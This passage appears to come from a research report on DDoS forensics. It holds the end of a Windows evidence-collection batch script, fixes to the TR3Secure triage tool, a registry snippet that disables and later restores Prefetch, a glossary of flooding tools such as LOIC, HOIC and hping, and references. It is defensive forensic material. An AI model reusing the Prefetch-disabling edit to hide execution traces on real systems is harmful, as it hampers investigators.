9.0\Acrobat\Acrobat.exe" >> %mypath%\report\DocsAndFiles\SoftwareVersions-
%COMPUTERNAME%.txt
echo. >> %mypath%\report\DocsAndFiles\SoftwareVersions-
%COMPUTERNAME%.txt
echo Flash Version >> %mypath%\report\DocsAndFiles\SoftwareVersions-
%COMPUTERNAME%.txt
%mypath%\sigcheck.exe -q -e -i
"c:\WINDOWS\system32\Macromed\Flash\Flash*" >>
%mypath%\report\DocsAndFiles\SoftwareVersions-%COMPUTERNAME%.txt
echo. >> %mypath%\report\DocsAndFiles\SoftwareVersions-
%COMPUTERNAME%.txt
echo Java Versions >> %mypath%\report\DocsAndFiles\SoftwareVersions-
%COMPUTERNAME%.txt
reg query "HKLM\SOFTWARE\JavaSoft\Java Runtime Environment" /s >>
%mypath%\report\DocsAndFiles\SoftwareVersions-%COMPUTERNAME%.txt
echo. >> %mypath%\report\DocsAndFiles\SoftwareVersions-
%COMPUTERNAME%.txt
echo Firefox Version >> %mypath%\report\DocsAndFiles\SoftwareVersions-
%COMPUTERNAME%.txt
%mypath%\sigcheck.exe -q -e -i "C:\Program Files\Mozilla Firefox\firefox.exe" >>
%mypath%\report\DocsAndFiles\SoftwareVersions-%COMPUTERNAME%.txt
if %level% equ 3 sigcheck -u -e c:\windows\system32 >>
%mypath%\report\DocsAndFiles\UnSigned-Executables-%COMPUTERNAME%.txt

REM Write all files in Prog Files, Doc and Set, Windows, SAV/McAfee Quarantine
echo Outputting Dir Listing
dir /S /A /Q "C:\Program Files" >> %mypath%\report\DocsAndFiles\ProgFilesDir-
%COMPUTERNAME%.txt
dir /S /A /Q "C:\Documents and Settings">>
%mypath%\report\DocsAndFiles\DocsSet-%COMPUTERNAME%.txt
dir /S /A /Q "C:\Windows">> %mypath%\report\DocsAndFiles\WindowsDir-
%COMPUTERNAME%.txt
dir /S /A /Q "C:\Documents and Settings\All Users\Application
Data\Symantec\Symantec Antivirus Corporate Edition\7.5\Quarantine" >>
%mypath%\report\AV\Quarantine-%COMPUTERNAME%.txt
dir /S /A /Q "C:\Documents and Settings\All Users\Application
Data\Symantec\Symantec Endpoint Protection\Quarantine" >>
%mypath%\report\AV\Quarantine-%COMPUTERNAME%.txt
```

```
dir /S /A /Q "C:\Documents and Settings\All Users\Application
Data\McAfee\VirusScan\Quarantine" >> %mypath%\report\AV\Quarantine-
%COMPUTERNAME%.txt

REM Write out RecycleBin Contents and Parse into the Timeline Events
if %level% geq 2 (
echo Outputting RecycleBin Contents
dir /b /a /AD c:\RECYCLER > %mypath%\report\dirlist.txt
FOR /F "tokens=*" %%G IN (%mypath%\report\dirlist.txt) DO
%mypath%\rifiuti.exe c:\RECYCLER\%%G\INFO2 >>
%mypath%\report\DocsAndFiles\RecycleBin-%COMPUTERNAME%.txt
del report/dirlist.txt
FOR /F "tokens=*" %%G IN (%mypath%\report\dirlist.txt) DO
%mypath%\recbin.exe -i c:\RECYCLER\%%G\INFO2 -t >>
%mypath%\report\TLN\events.txt
          )
REM Run Sophos Rootkit scan and GMER Rootkit scan
REM echo Rootkit Scan
REM %mypath%\rootkitrevealer.exe -a -m -c %mypath%\report\AV\Rootkit-
%COMPUTERNAME%.csv
REM %mypath%\sarcli.exe -proc -reg -log=%mypath%\report\AV\SophosRootkit-
%COMPUTERNAME%.txt
REM %mypath%\catchme.exe -q -p -r -s -d -f c:\ -l
%mypath%\report\AV\Userland-rootkit-%COMPUTERNAME%.txt
REM echo Rootkit Scan Done
REM
*****************************************************************
************************************************

REM Write out all Alternate Data Streams
if %level% equ 3 (
echo Outputting ADS
reg ADD HKCU\Software\Sysinternals\Streams /v EulaAccepted /t REG_DWORD /d
1 /f
%mypath%\streams.exe -s c:\ >> %mypath%\report\DocsAndFiles\Ads-
%COMPUTERNAME%.txt

REM Write out hashes of Docs and Sets and Windows Directories
echo Outputting MD5 Hashes
echo MD5 Hashes >> %mypath%\report\DocsAndFiles\Md5-
%COMPUTERNAME%.txt
echo MD5 Hashes of Windows Directory >> %mypath%\report\DocsAndFiles\Md5-
%COMPUTERNAME%.txt
%mypath%\md5deep -r -s -l -t c:\windows >>
%mypath%\report\DocsAndFiles\Md5-%COMPUTERNAME%.txt
echo MD5 Hashes of Docs and Settings Directory >>
%mypath%\report\DocsAndFiles\Md5-%COMPUTERNAME%.txt
%mypath%\md5deep -r -s -l -t "C:\Documents and Settings" >>
%mypath%\report\DocsAndFiles\Md5-%COMPUTERNAME%.txt
)

REM Reset the Volume Shadow Service to it's stopped state if it wasn't initially
running
set /p vssvar=<vss.txt
if "%vssvar%"== "        STATE              : 1  STOPPED " (
sc stop vss
)

REM Get Date from 30 days ago
*******************************************************************
***************************
echo %date:~4% > %mypath%\report\justdate.txt
set /p cDate=<%mypath%\report\justdate.txt
set cDays=-30
REM Read the Date format from the registry
CALL :ReadDateFormat
REM Parse the date specified
CALL :ParseDate %cDate%
REM Convert the parsed Gregorian date to Julian
CALL :JDate %GYear% %GMonth% %GDay%
REM Display original input
ECHO Starting date   : %cDate%
REM Add or subtract the specified number of days
set /A NewJDate = %JDate% - %cDays:~1%
REM Convert the new Julian date back to Gregorian again
CALL :GDate %NewJDate%
REM Reformat the date to local format
CALL :ReformatDate %GDate%
REM Display the result
ECHO Resulting date  : %LDate%
REM
*******************************************************************
****************************************************************

REM Parse all the last 30 days of events into a Timeline
if %level% geq 2 (
%mypath%\parse.exe -f %mypath%\report\TLN\events.txt -r %LDate%-
%cDate% > %mypath%\report\TLN\%COMPUTERNAME%-Timeline.txt
)
```

```
REM Zip up Report and Dirs into 10MB files Report-<COMPUTERNAME>.zip.001
..002 ..003, use 7Zip or WinRar to extract
*******************************************************************
*****************************************
REM rmdir /s /q plugins

if %level% equ 1 %mypath%\7za.exe a -tzip -mx7 %mypath%\report\Report-
%COMPUTERNAME%.zip *MemInfo *.html *SysInfo *Procs *NetInfo *Logs
*BrowserHistory *Registry *DocsAndFiles *AV *TLN

if %level% geq 2 (
%mypath%\7za.exe a -tzip -mx7 -v10m %mypath%\report\Report-
%COMPUTERNAME%.zip *MemInfo *.html *SysInfo *Procs *NetInfo *Logs
*BrowserHistory *Registry *DocsAndFiles *AV *TLN
)

if %gpgenabled% equ yes (
%mypath%\gpg.exe --import %mypath%\report\pubkey.txt
FOR /F "tokens=*" %%G IN (%mypath%\report\analysis\uid.txt) DO
%mypath%\gpg.exe --always-trust --multifile --encrypt --recipient "%%G"
%mypath%\report\Report-%COMPUTERNAME%.*
FOR /F "tokens=*" %%G IN (%mypath%\report\analysis\uid.txt) DO
%mypath%\gpg.exe --always-trust --multifile --encrypt --recipient "%%G"
%mypath%\report\physmem*.dump
del %mypath%\report\physmem*.dump
mkdir %mypath%\report\gnupg
move %mypath%\report\*.gpg %mypath%\report\gnupg\
)

REM Write a file called done.txt so the Analyst's side knows the script is finished
ping 127.0.0.1 -n 20 -w 1 >NUL
echo %date% - %time% > %mypath%\report\done.txt
REM END OF SCRIPT
*******************************************************************
**************************************************



REM ::=========================================::
REM::                               ::
REM::     -     Date Subroutines      -   ::
REM::                               ::
REM ::=========================================::

:GDate
```

```
REM Convert Julian date back to "normal" Gregorian date
set /A P      = %1 + 68569
set /A Q      = 4 * %P% / 146097
set /A R      = %P% - ( 146097 * %Q% +3 ) / 4
set /A S      = 4000 * ( %R% + 1 ) / 1461001
set /A T      = %R% - 1461 * %S% / 4 + 31
set /A U      = 80 * %T% / 2447
set /A V      = %U% / 11
set /A GYear  = 100 * ( %Q% - 49 ) + %S% + %V%
set /A GMonth = %U% + 2 - 12 * %V%
set /A GDay   = %T% - 2447 * %U% / 80
REM Clean up the mess
FOR %%A IN (P Q R S T U V) DO set %%A=
REM Add leading zeroes
IF 1%GMonth% LSS 20 set GMonth=0%GMonth%
IF 1%GDay%   LSS 20 set GDay=0%GDay%
REM Return value
set GDate=%GYear% %GMonth% %GDay%
GOTO:EOF

:JDate
REM Convert date to Julian
REM First strip leading zeroes
set MM=%2
set DD=%3
IF %MM:~0,1% EQU 0 set MM=%MM:~1%
IF %DD:~0,1% EQU 0 set DD=%DD:~1%
set /A Month1 = ( %MM% - 14 ) / 12
set /A Year1  = %1 + 4800
set /A JDate  = 1461 * ( %Year1% + %Month1% ) / 4 + 367 * ( %MM% - 2 -12 *
%Month1% ) / 12 - ( 3 * ( ( %Year1% + %Month1% + 100 ) / 100 ) ) / 4 +
%DD% - 32075
FOR %%A IN (Month1 Year1) DO set %%A=
GOTO:EOF


:ParseDate
REM Parse (Gregorian) date depending on registry's date format settings
IF %iDate%==0 FOR /F "TOKENS=1-3 DELIMS=%sDate%" %%A IN ('ECHO.%1')
DO (
        set GYear=%%C
        set GMonth=%%A
        set GDay=%%B
)
```

```
IF %iDate%==1 FOR /F "TOKENS=1-3 DELIMS=%sDate%" %%A IN ('ECHO.%1')
DO (
        set GYear=%%C
        set GMonth=%%B
        set GDay=%%A
)
IF %iDate%==2 FOR /F "TOKENS=1-3 DELIMS=%sDate%" %%A IN ('ECHO.%1')
DO (
        set GYear=%%A
        set GMonth=%%B
        set GDay=%%C
)
IF %GDay%   GTR 31 set Error=1
IF %GMonth% GTR 12 set Error=1
GOTO:EOF

:ReadDateFormat
set iDate=0
set sDate=/
GOTO:EOF

:ReformatDate
REM Reformat the date back to the local format
IF %iDate%==0 set LDate=%2%sDate%%3%sDate%%1
GOTO:EOF

:warn_and_exit
echo Machine OS cannot be determined.
GOTO:EOF

pause
```

C.2 TR3Secure

We performed the following modifications:

- In line 179 (*"tools\robocopy.exe %WINDIR%\Prefetch %c_drive%:\Data-%case%\%computername%-%timestamp%\preserved-prefetch-files\Prefetch\ /ZB /copy:DTSOU /r:4 /w:1 /ts /FP /np /log:%c_drive%:\Data-%case%\%computername%-%timestamp%\preserved-prefetch-files\pretch-robocopy-log.txt)"*) the tool was missing a robocopy copy parameter and it had an unneeded parentheses in the end of the command . The correct command would be *"tools\robocopy.exe %WINDIR%\Prefetch %c_drive%:\Data-%case%\%computername%-%timestamp%\preserved-prefetch-files\Prefetch\ /ZB /copy:DATSOU /r:4 /w:1 /ts /FP /np /log:%c_drive%:\Data-*

%case%\%computername%-%timestamp%\preserved-prefetch-files\pretch-robocopy-log.txt". We modified the line in question.

- In line 271 the command should be "*tools\pv.exe -e >> %vol_outpath%\ProcessInfo_2_process-to-exe-mapping.txt"* and not "*tools\pvc.exe -e >> %vol_outpath%\ProcessInfo_2_process-to-exe-mapping.txt"*. We modified the command accordingly.
- in lines 273-281 the Currprocess tool runs as CProcess.exe (when downloaded) not currprocess.exe. We replaced all occurrences of currprocess.exe with cprocess.exe.
- In windows 7 64bit the tool could not find the path of the "tools" folder, thus we had to add the following parameters:

  SET mypath=%~dp0
  %mypath:~0,-1%

C.3 Suggestions

The following .bat script excerpt will disable Prefetch prior to running any triage tool. The excerpt can be ported, as is, in the TR3Secure triage tool. In other triage tools, the excerpt needs to be adjusted accordingly.

```
:: declaring variables used for prefetcher value
Set original_prefetch_value=""
Set
"RegKey=HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session
Manager\Memory Management\PrefetchParameters"
Set "RegItem=EnablePrefetcher"
:: querying the original prefetcher value
echo executing Reg query "%RegKey%" /v "%RegItem%" to capture original
prefetcher value
For /F "Tokens=2*" %%a in ('Reg query "%RegKey%" /v "%RegItem%"') Do
set original_prefetch_value=%%b
::on first run disable prefetch through registry to avoid executed tools being
stored in prefetch and modifying the hard disk
echo %DATE% %TIME% - Executing reg add
"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session
Manager\Memory Management\PrefetchParameters" /v EnablePrefetcher /t
REG_DWORD /d 0 /f  to disable prefetch for computer %COMPUTERNAME%
>> Collection.log
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session
Manager\Memory Management\PrefetchParameters" /v EnablePrefetcher /t
REG_DWORD /d 0 /f

:: triage tool is run at this point

::on exit re-enable prefetch through registry to return system to original
prefetch state
echo %DATE% %TIME% - Executing reg add
"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session
Manager\Memory Management\PrefetchParameters" /v EnablePrefetcher /t
REG_DWORD /d %original_prefetch_value% /f  to re-enable prefetch for
computer %COMPUTERNAME% >> Collection.log
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session
Manager\Memory Management\PrefetchParameters" /v EnablePrefetcher /t
REG_DWORD /d %original_prefetch_value% /f
```

Glossary of terms

Apache Killer

“Apache Killer” is a severe vulnerability (discovered in August 2011) affecting the widely used Apache web server. This vulnerability allowed an attacker to send a request for a URL to an Apache server, in a large number of overlapping “byte ranges” or chunks, causing the server in a denial-of-service condition.

Blackenergy Bot

BlackEnergy is an HTTP-based botnet used primarily for DDoS attacks. The bot that runs on Windows platforms and communicates with the C&C Server to get its commands though encrypted http packets.

BoNeSi

Is a Tool to simulate Botnet Traffic. It runs in Linux systems and it generates ICMP, UDP and TCP (HTTP) flooding attacks from a defined botnet size (different IP addresses). It is highly configurable, as values such as rates, data volume, source IP addresses, URLs and other parameters can be easily configured through the command line. BoNeSi is the first tool to simulate HTTP-GET floods from large-scale bot networks and also tries to avoid generating packets with easy identifiable patterns.

Botnet

A botnet is a collection of compromised computers often referred to as “zombies” infected with malware that allows an attacker to control them.

Botmaster

A botmaster is a person who operates the command and control center(s) of botnets for remote process execution.

Booster Script

Booster scripts are add-on scripts for the High Orbit Ion Cannon (HOIC) that allow users to implement some anti-DDoS randomization counter measures as well as increase the magnitude of an attack.

DDoS (Distributed Denial-of-Service) Attack

DDoS or Distributed Denial-of-Service attack is a variant of Denial-of-Service DoS attacks where an attacker or a group of attackers use multiple machines to carry out a DoS attack simultaneously. This way the effectiveness and strength of a DoS attack is amplified.

DDoS attacks can be divided to:

- Attacks targeting Network Resources: UDP Floods, ICMP Floods, IGMP Floods.
- Attacks targeting Server Resources: the TCP/IP weaknesses –TCP SYN Floods, TCP RST attacks, TCP PSH+ACK attacks.
- Attacks targeting the Application Resources: HTTP Floods, DNS Floods and other Low and Slow attacks as Slow HTTP GET requests (Slowloris) and Slow HTTP POST requests (R-U-Dead-Yet).

Exploit

An exploit is an implementation of a vulnerability meant to allow a malicious user to actually compromise a target. Zero-day exploits are traded on both the black market and through legitimate middlemen between $5,000 to $250,000 depending on the effects of the exploit and the system they target.

Flood

"Flood" is the generic term for a denial-of-service (DoS) attack in which the attacker attempts to constantly send traffic (often high volume of traffic) to a target server in an attempt to prevent legitimate users from accessing it by consuming its resources. Types of floods include (but are not limited to): HTTP floods, ICMP floods, SYN floods, and UDP floods.

hping

Hping is a free TCP/IP packet generator and analyzer that is similar to the ping utility but with more functionality than the sending of a simple ICMP echo request. Hping can be used to send large volumes of TCP traffic at a target while spoofing the source IP address, making it appear random or even originating from a specific user-defined source.

HOIC (High Orbit Ion Cannon)

"High Orbit Ion Cannon" is a network stress testing tool related to LOIC. Unlike its "low-orbiting" cousin, HOIC is able to cause DoS through the use of HTTP floods. Additionally, HOIC has a built-in scripting system that accepts .hoic files called "boosters", allowing a user to implement some anti-DDoS randomization counter measures as well as increase the magnitude of his or her attack.

Ingress Filtering (InFilter)

Is the technique through which ISPs check the validity of incoming network packets’ SRC IPs making sure the IPs are not spoofed, before the packets enter the network and possibly affect it.

IP spoofing

IP spoofing is the act of creating an IP packet with a forged source IP address for the purpose of hiding the true source IP address.

Low rate attack

These attacks often aim at leaving connections open on the target by creating a relatively low number of connections over a period of time and leaving those sessions open for as long as possible.

LOIC (Low Orbit Ion Cannon)

Low Orbit Ion Cannon (LOIC) was originally developed to allow developers subject their servers to heavy network traffic loads for diagnostic purposes, but it is used as flooding tool as it generates a massive amount of network traffic. On its own, one computer running LOIC cannot generate enough TCP, UDP, or HTTP requests at once to overwhelm the average web server. It takes thousands of computers all targeting a single server to have any real impact.

Mobile LOIC

Mobile LOIC is the online web version of LOIC. It is a Javascript-based HTTP DoS tool that is delivered within an HTML page, has very few options and is limited to conducting HTTP floods.

Pyloris

Pyloris is a slow HTTP DoS tool which enables the attacker to craft its own HTTP request headers. These include the packet header, cookies, packet size, timeout and CRLF option. Pyloris objective is to keep TCP connections open for as long as possible between the attacker and the victims servers. This results in exhausting the server's connection table resources.

Tshark

Is a network protocol analyzer like Wireshark but without graphical interface. It lets a user capture packet data from a live network, or read packets from a previously saved capture file, either printing a decoded form of those packets to the standard output or writing the packets to a file. TShark's native capture file format is libpcap format, which is also the format used by tcpdump and various other tools.

Wireshark

Wireshark is a free cross-platform open-source network traffic capture and analysis utility. It began as a project called "Ethereal" in the late 1990s, but its name was changed to "Wireshark" in 2006 due to trademark issues. The program is GUI-based and uses pcap to capture packets, although there is also a command-line version of Wireshark called TShark with the same functionality. Packets can be either captured directly with Wireshark, or captured with a separate utility and later viewed within Wireshark. As a powerful (and free) network analysis tool, Wireshark has become an industry standard utility for network traffic analysis.

Zombie

A "zombie" or "bot" is a compromised computer under the control of an attacker who often controls many other compromised machines that together make up a botnet.

References

Ali, K., Zulkernine, M. and Hassanein, H. (2007) Packet Filtering Based on Source Router Marking and Hop-Count. Proceedings of 32nd IEEE Conference on Local Computer Networks (LCN 2007), Dublin, Ireland, 15-18 October, pp. 1061-1068. IEEE Computer Society CPS, Los Alamitos CA.

ACPO. Good practice guide for computer-based electronic evidence, Avaliable at: http://www.7safe.com/electronic_evidence/ACPO_guidelines_computer_evidence.pdf; 2008. (Accessed: 1 June 2013)

Ari, I., Hong, B., Miller, E., Brandt, S. Long, D. Managing Flash Crowds on the Internet. Proceedings of the 11TH IEEE/ACM International Symposium on Modeling, Analysis and Simulation of Computer Telecommunications Systems (MASCOTS'03), 2003.

Aljaedi A., Lindskog D., Zavarsky P., Ruhl R., Almari F. Comparative Analysis of Volatile Memory Forensics: Live Response vs. Memory Imaging, In proceedings of: the 2011 IEEE Third International Conference on and 2011 IEEE Third International Confernece on Social Computing (SocialCom), 2011 9-11 Oct., Boston, MA, USA, p. 1253-1258.

Arlitt, M., and Williamson, C. Internet Web servers: workload characterization and performance implications. IEEE/ACM Trans. On Networking. Vol. 5, No. 5. 1997, pp. 631-645

Arun Raj Kumar P, Selvakumar S. Distributed denial of service attack detection using an ensemble of neural classifier. Computer Communications, vol. 34, issue 11; 2011. pp. 1328-1341

Beverly R., Bauer, S. The Spoofer Project: Inferring the Extent of Source Address Filtering on the Internet, USENIX SRUTI 2005

Bonesi (2008) BoNeSi - the DDoS Botnet Simulator. Avaliable at: http://code.google.com/p/BoNeSi (Accessed: 1 June 2013)

Brezinski D., Killalea. T. Guidelines for Evidence Collection and Archiving. RFC 3227, Avaliable at: http://www.ietf.org/rfc/rfc3227.txt; 2002. (Accessed: 1 June 2013)

Brownlee N., Guttman. E. Expectations for Computer Security Incident Response. RFC 2350, Avaliable at: http://www.ietf.org/rfc/rfc2350.txt, 1998 (Accessed: 1 June 2013)

Buster Sandbox Analyzer (BSA), Avaliable at: http://bsa.isoftware.nl/ (Accessed: 1 June 2013)

Chrysafis KA, Papadopoulos BK. Cost–volume–profit analysis under uncertainty: a model with fuzzy estimators based on confidence intervals, International Journal of Production Research, vol. 47, issue 21; 2009

Condon, R. and Chief, B. (2012) Survey: Types of DDoS attacks on the rise due to hacktivist groups, Available at: http://www.computerweekly.com/news/2240114981/Survey-Types-of-DDoS-attacks-on-the-rise-due-to-hacktivist-groups (Accessed: 1 June 2013)

Covarrubias-Rodriguez, J. C., Parra-Briones, A., and Arturo-Nolazco, J. (2007) FLF4DoS. Dynamic DDoS Mitigation based on TTL field using fuzzy logic. Proceedings of 17th International Conference on Electronics, Communications and Computers (CONIELECOMP'07), Cholula Puebla, Mexico, 26-28 February, pp. 12-12. IEEE Computer Society CPS, Los Alamitos CA.

Douligeris C, Mitrokotsa A: DDoS attacks and defense mechanisms: classification and state-of-the-art. Computer Networks, vol. 44, issue 5; 2004. pp. 643-666

Dumbare, S., Patil, P., Bhanarkar, P. and Gaikwad-Patil, A. B. H. A. (2012) Survey on Defenses Techniques Used For Controlling IP spoofing. International Journal of Engineering Research & Technology (IJERT), Vol 1 (9).

DumpIt memory utility, Avaliable at: http://www.moonsols.com/windows-memory-toolkit (Accessed: 1 June 2013)

Ehrenkranz T., and Li J., (2009) On the state of IP spoofing defense. ACM Transactions on Internet Technology, Vol 9 (2), pp: Article 6:1-29.

Feinstein L, Schnackenberg D, Balupari R, Kindred D. Statistical Approaches to DDoS Attack Detection and Response. In: Proceedings of DARPA Information Survivability Conference and Exposition, vol. 1; 2003. pp. 303-314

ForensicArtifacts.com, Avaliable at: http://forensicartifacts.com/ (Accessed: 1 June 2013)

Free Merriam-Webster dictionary, http://www.merriam-webster.com/dictionary/

Gavrilis, D., Dermatas, E. Real-time detection of distributed denial-of-service attacks using RBF networks and statistical features. Computer Networks, Volume 48, Issue 2, 2005, pp. 235-245.

Goth G. The Politics of DDoS Attacks, IEEE Distributed Systems Online, vol. 8, art. no. 0708-o8003; 2007.

Gribble, S. and Brewer, E. System Design Issues for Internet Middleware Services: Deductions from a Large Client Trace. Proceedings of the USENIX Symposium on Internet Technologies and Systems, California, 1997, pp. 207-218.

Gritzalis, D. (1997) A baseline security policy for distributed healthcare information systems. Computers & Security, Volume 16, No. 8, pp. 709-719.

Gritzalis, D. (1998) Enhancing security and improving interoperability in healthcare information systems. Informatics for Health and Social Care, Volume 23, No. 4, pp. 309-324, 1998.

Guerin, C. A., Nyberg, H., Perrin, O., Resnick, S., Rootzen, H. and Starica, C. Empirical Testing of the Infinite Source Poisson Data Traffic Model. Stochastic Models, vol. 19, no. 2, 2003, pp. 151–200.

Hobocopy utility, Avaliable at: https://github.com/candera/hobocopy/downloads (Accessed: 1 June 2013)

Horsman G., Laing C., Vickers P. A Case Based Reasoning System for Automated Forensic Examinations. In PGNET 2011, the 12th Annual Postgraduate Symposium on the Convergence of Telecommunications, Networking and Broadcasting, 27-28 June, 2011, Liverpool, Avaliable at: http://www.cms.livjm.ac.uk/pgnet2011/Proceedings/Papers/m1569452341-horsman.pdf (Accessed: 1 June 2013)

Jenik A. Cyberwar in Estonia and the Middle East. Network Security, vol 2009, issue 4; 2009. pp. 4-6

Jin, C., Wang, H. and Shin, K. G. (2003) Hop-count filtering: an effective defense against spoofed DDoS traffic. Proceedings of the 10th ACM Conference on

Computer and Communications Security, Washington, DC, USA, 27-30 October, pp. 30-41. ACM New York.

Jin S, Yeung D. A Covariance Analysis Model for DDoS Attack Detection. In: Proc. IEEE International Conference on Communications; 2004

Kambourakis, G., Kolias, C., Gritzalis, S., & Park, J. H. (2011). DoS attacks exploiting signaling in UMTS and IMS. *Computer Communications*, *34*(3), 226-235.

Kandias, M., Mylonas, A., Virvilis, N., Theoharidou, M., Gritzalis, D. (2010) An Insider Threat Prediction Model. Proc. of the 7th International Conference on Trust, Privacy, and Security in Digital Business (TrustBus 2010), pp. 26-37, Springer (LNCS 6264), Spain.

Kandula, S., Katabi, D., Jacob, M., & Berger, A. (2005) Botz-4-sale: Surviving organized DDoS attacks that mimic flash crowds. Proceedings of the 2nd Conference on Symposium on Networked Systems Design & Implementation-(NSDI'05), Boston MA, USA, 2-4 May, Volume 2, pp. 287-300. USENIX Association Berkeley CA.

Katos V, Network Intrusion Detection: Evaluating Cluster, Discriminant, and Logit analysis. Information Sciences, 177, 15; 2007. pp. 3060-3073.

Kludge-3.20110223, Avaliable at: http://theinterw3bs.com/?p=503 (Accessed: 1 June 2013)

KrishnaKumar, B., Kumar, P. K. and Sukanesh, R. (2010) Hop Count Based Packet Processing Approach to Counter DDoS Attacks. Proceedings of 2010 International Conference on Recent Trends in Information, Telecommunication, and Computing (ITC 2010), Kochi Kerala, India, 12-13 March, pp. 271-273. IEEE Computer Society CPS, Los Alamitos CA.

Lakhina A, Crovella M, Diot C. Mining Anomalies Using Traffic Feature Distributions. In: Proceedings of ACM SIGCOMM 2005.

Lee R., Sans DFIR Faculty. Sans-Digital-Forensics-and-Incident-Response-Poster-2012, Avaliable at: http://blogs.sans.org/computer-forensics/files/2012/06/SANS-Digital-Forensics-and-Incident-Response-Poster-2012.pdf (Accessed: 1 June 2013)

Lee S, Chung B, Kim H, Lee Y, Park C, Yoon H. Real-time analysis of intrusion detection alerts via correlation. Computers & Security, vol. 25, issue 3; 2006. pp. 169-183

Lee SM, Kim DS, Lee JH, Parka JS. Detection of DDoS attacks using optimized traffic matrix. Computers & Mathematics with Applications; 2011

Lee, F. Y. and Shieh, S. (2005) Defending against Spoofed DDoS Attacks with Path Fingerprint. Computers & Security, Vol 24(7), pp 571-586.

Lekkas, D., Gritzalis, D. (2007) Long-term verifiability of healthcare records authenticity. International Journal of Medical Informatics, Volume. 76, Issue 5-6, pp. 442-448, 2007.

Li M, Chi CH, Jia W, Zhao W, Zhou W, Cao J, Long D, Meng Q. Decision Analysis of Statistically Detecting Distributed Denial-of-Service Flooding Attacks. International Journal of Information Technology and Decision Making, vol. 2, no. 3; 2003. pp. 397-405

Li L, Lee G. DDoS attack detection and wavelets. Computer Communications and Networks; 2003, pp. 421-427

Li, B., Xie, S., Qu, Y., Keung, G., Lin, D., Liu, J. and Zhang, X. Inside the New Coolstreaming: Principles, Measurements and Performance Implications.IEEE Infocom 2008.

Li M. An approach to reliably identifying signs of DDoS flood attacks based on LRD traffic pattern recognition. Computers and Security, vol. 23, no. 7; 2004, pp. 549-558

Li Y, Guo L, Tian Z, Lu T. A lightweight web server anomaly detection method based on transductive scheme and genetic algorithms. Computer Communications 31; 2008. pp. 4018–4025

Lloyd, G. (2012) The Need for Hacker Identification and Attribution. Available at: http://genelloyd.com/publications.html (Accessed: 15 March 2013)

Loukas, G. and Öke, G. (2010) Protection against denial of service attacks: a survey. The Computer Journal, Vol 53(7), pp 1020-1037.

McGuire D. and Krebs B. (2002) Attack on Internet called largest ever. washingtonpost.com, Oct. 2002, Available at: http://www.securityfocus.com/news/1413 (Accessed: 1 June 2013)

Md5deep and sha1deep utilities, Avaliable at: http://md5deep.sourceforge.net/ (Accessed: 1 June 2013)

Messmer E. (2012), Baddest Botnets of 2012, Oct. 2012, Available at: http://www.cio.com/slideshow/detail/70789#slide1 (Accessed: 1 June 2013)

Mirkovic J, Reiher P. A taxonomy of DDoS attack and DDoS defense mechanisms, ACM SIGCOMM Computer Communications Review, vol. 34, no. 2; 2004. pp. 39-54

Mislan R., Casey E., Kessler G. The growing need for on-scene triage of mobile devices. Digital Investigation 2010, 6(3-4): 112-124.

MIT (2013) Spoofer Project: Stats. Available at: http://spoofer.cmand.org/summary.php (Accessed: 22 February 2013)

MIT (2000) MIT Lincoln Laboratory Scenario (DDoS) 1.0. Available at: http://www.ll.mit.edu/mission/communications/cyber/CSTcorpora/ideval/data/2000/LLS_DDOS_1.0.html (Accessed: 1 June 2013)

Mopari, I. B., Pukale, S. G. and Dhore, M. L. (2009) Detection of DDoS attack and defense against IP spoofing. Proceedings of the International Conference on Advances in Computing, Communication and Control (ICAC'09), Mumbai, Maharashtra, India, 23-24 January, pp. 489-493. ACM New York.

Netmarketshare, Market Share Statistics for Internet Technologies, Avaliable at: http://www.netmarketshare.com/ (Accessed: 1 June 2013)

Neustar (2012) DDoS Survey: Q1 2012: When Businesses Go Dark, Available at: http://www.neustar.biz/enterprise/docs/whitepapers/ddos-protection/neustar-insights-ddos-attack-survey-q1-2012.pdf (Accessed: 22 February 2013)

Nirsoft web browsers tools package, Avaliable at: http://www.nirsoft.net/web_browser_tools.html (Accessed: 1 June 2013)

NSFocus (2012) DDoS Attack and Its Defense, Available at: http://www.nsfocus.com/en/SecurityView/SecurityView-

DDoS%20Attack%20and%20Its%20Defense-0926.pdf (Accessed: 1 June 2013)

OPSWAT, Antivirus Market Analysis: December 2012, Avaliable at: http://www.opswat.com/about/media/reports/antivirus-december-2012 (Accessed: 1 June 2013)

Oshima S, Nakashima T, Sueyoshi T. DDoS Detection Technique Using Statistical Analysis to Generate Quick Response Time, International Conference on Broadband, Wireless Computing, Communication and Applications; 2010. pp. 672-677

Park, C., Shen, H., Marron, J.S., Hernandez-Campos, F., Veitch, D. Capturing the Elusive Poissonity in Web Traffic. 14th IEEE International Symposium on Modeling, Analysis, and Simulation of Computer and Telecommunication Systems, 2006. pp. 189 – 196.

Patcha A, Park JM. An overview of anomaly detection techniques: existing solutions and latest technological trends, Computer Networks, vol. 51, no. 12; 2007. pp. 3448-3470.

Paxson V, Floyd S. Wide area traffic: The failure of Poisson modeling. IEEE/ACM Trans. on Networking, vol. 3,no. 3; 1995. pp. 226–244.

Pearson, S., Watson. R. Digital Triage Forensics: Processing the Digital Crime Scene. Syngress, 2010.

PwC (2012) "Information Security Breaches Technical Report", April 2012, Available at: http://www.pwc.co.uk/en_UK/uk/assets/pdf/olpapp/uk-information-security-breaches-survey-technical-report.pdf (Accessed: 20 February 2013)

Ramamoorthi A, Subbulakshmi T, Mercy Shalinie S. Real Time Detection and Classification of DDoS Attacks using Enhanced SVM with String Kernels, IEEE-International Conference on Recent Trends in Information Technology; 2011. pp. 91-96.

RegRipper, Avaliable at: http://code.google.com/p/winforensicaanalysis/downloads/list (Accessed: 1 June 2013)

Rincón D, Sallent S. On-line segmentation of non-stationary fractal network traffic with wavelet transforms and Log-likelihood-based statistics. LNCS, 3375; 2005. pp. 110-123.

Rogers M. K., Goldman J., Mislan R., Wedge T., Debrota S. Computer Forensics Field Triage Process Model. In Proceedings of the Conference on Digital Forensics, Security and Law, 2006 April 20-21, Las Vegas, Nevada, USA, p. 27-40, Avaliable at: http://www.digitalforensics-conference.org/CFFTPM/CDFSL-proceedings2006-CFFTPM.pdf (Accessed: 1 June 2013)

Sandboxie , Avaliable at: http://www.sandboxie.com, (Accessed: 1 June 2013)

